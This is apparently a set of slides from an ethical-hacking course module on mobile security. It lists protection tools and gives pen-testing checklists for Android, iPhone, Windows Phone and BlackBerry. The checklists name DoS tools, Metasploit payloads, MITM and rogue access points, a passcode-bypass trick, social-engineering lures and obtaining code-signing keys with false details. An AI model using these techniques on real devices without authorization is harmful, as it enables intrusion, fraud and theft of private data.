
# Mobile Protection Tool: zIPS

C|EH  
Cybersecurity


- zIPS employs machine-learning to detect abnormal behavior and isolate your device before any exploit can take place
- zIPS is equipped with a behavioral analysis engine to automatically detect and block malicious threats by monitoring how they change the characteristics of the mobile device
- It scans all mobile applications and browsers to enhance the security of user device and keeps your whole organization safe from MITM, IPv4 and even IPv6 attacks



<https://www.zimperium.com>




# Mobile Protection Tools



**McAfee Mobile Security**  
<http://home.mcafee.com>



**Kaspersky Internet Security  
for Android**  
<http://www.kaspersky.com>




**AVG AntiVirus Pro for Android**  
<http://www.avg.com>



**F-Secure Mobile Security**  
<http://www.f-secure.com>



**avast! Mobile Security**  
<http://www.avast.com>



**Trend Micro™ Mobile  
Security**  
<http://www.trendmicro.com>




**Norton Mobile Security**  
<http://us.norton.com>



**Comodo Mobile Security**  
<http://www.comodo.com>



**ESET Mobile Security**  
<http://www.eset.com>




**Bitdefender Mobile Security**  
<http://www.bitdefender.com>

# Mobile Anti-Spyware




SeCore Security



AntiSpy Mobile



Malwarebytes Anti-Malware Mobile




<http://www.securelab.com>


<http://www.antispymobile.com>

<https://www.malwarebytes.org>


# Module Flow




**1**  
**Mobile Platform  
Attack Vectors**




**2**  
**Hacking Android OS**




**3**  
**Hacking iOS**




**4**  
**Hacking Windows  
Phone OS**




**5**  
**Hacking BlackBerry**



**6**  
**Mobile Device  
Management**



**7**  
**Mobile Security  
Guidelines and Tools**



**8**  
**Mobile Pen Testing**

# Android Phone Pen Testing



....>

Root an Android Phone


- Try to Root an Android Phone to gain the administrative access to the Android devices using tools such as SuperOneClick, Superboot, One Click Root, Kingo Android ROOT, etc.

START



Perform DoS  
and DDoS Attacks

- Use tool AnDOSid to perform DoS and DDoS attacks on Android phone



Check for vulnerabilities  
In Android browser

- Check whether cross-application-scripting error is present in the android browser which allows hackers to easily hack the Android device and try to break down the web browser's sandbox using infected java script code



Check for  
vulnerabilities in SQLite

- Check whether email password is stored as plain text in the SQLite database and also check whether Skype on Android uses unencrypted SQLite database to store contacts, profile information and instant message logs



Check for  
vulnerabilities in Intents


- Try to exploit Android Intents to obtain the user's private information
- You can use ComDroid tool to detect application's communication vulnerabilities



Detect capability  
leaks in Android devices

- Use tool Woodpecker to detect capability leaks in Android devices

# iPhone Pen Testing



- ⦿ Try to Jailbreak the iPhone using tools such as Pangu, evasi0n7, Redsn0w, Absinthe, Sn0wbreeze, PwnageTool, etc.
- ⦿ Unlock the iPhone using tools such as iPhoneSimFree and anySIM
- ⦿ Hold the power button of an iOS operating device till the power off message appears. Close the smart cover till the screen shuts and open the smart cover after few seconds. Press the cancel button to bypass the password code security
- ⦿ Use the Metasploit tool to exploit the vulnerabilities in iPhone. Try to send malicious code as payload to the device to gain access to the device
- ⦿ Setup an access point with the same name and encryption type
- ⦿ Perform man-in-the-middle/SSL stripping attack by intercepting wireless parameters of iOS device on Wi-Fi network. Send malicious packets on Wi-Fi network using Cain & Abel tool
- ⦿ Use social engineering techniques such as sending emails, SMS to trick the user to open links that contain malicious web pages

# Windows Phone Pen Testing




START

Try to turn off the phone by sending an SMS

- Send an SMS to the phone which turns off the mobile and reboots again

Try to jailbreak Windows phone

- Use WindowBreak program to jailbreak/unlock Windows phone



Check for on-device encryption

- Check whether the data on phone can be accessed without password or PIN

Check for vulnerability in Windows phone Internet Explorer

- Check whether the flaw in CSS function in Internet Explorer allows attackers to gain full access over the phone through remote code execution

# BlackBerry Pen Testing



START

Perform blackjacking  
on BlackBerry

- ⊖ Use BBProxy tool to hijack BlackBerry connection

Check for flaws in applica-  
tion code signing process

- ⊖ Obtain code-signing keys using prepaid credit-cards and false details,  
sign a malicious application and publish it on the BlackBerry app world

Perform email exploit

- ⊖ Send mails or messages to trick a user to download malicious .cod  
application file on the BlackBerry device

Perform DOS attack

- ⊖ Try sending malformed Server Routing Protocol (SRP) packets from  
BlackBerry network to the router to cause DOS attack

Check for vulnerabilities  
in BlackBerry Browser

- ⊖ Send maliciously crafted web links and trick users to open links containing  
malicious web pages on the BlackBerry device

Search for password  
protected files

- ⊖ Use tools such as Elcomsoft Phone Password Breaker that can recover  
password protected files, backups from BlackBerry devices

# Mobile Pen Testing Toolkit


## zANTI



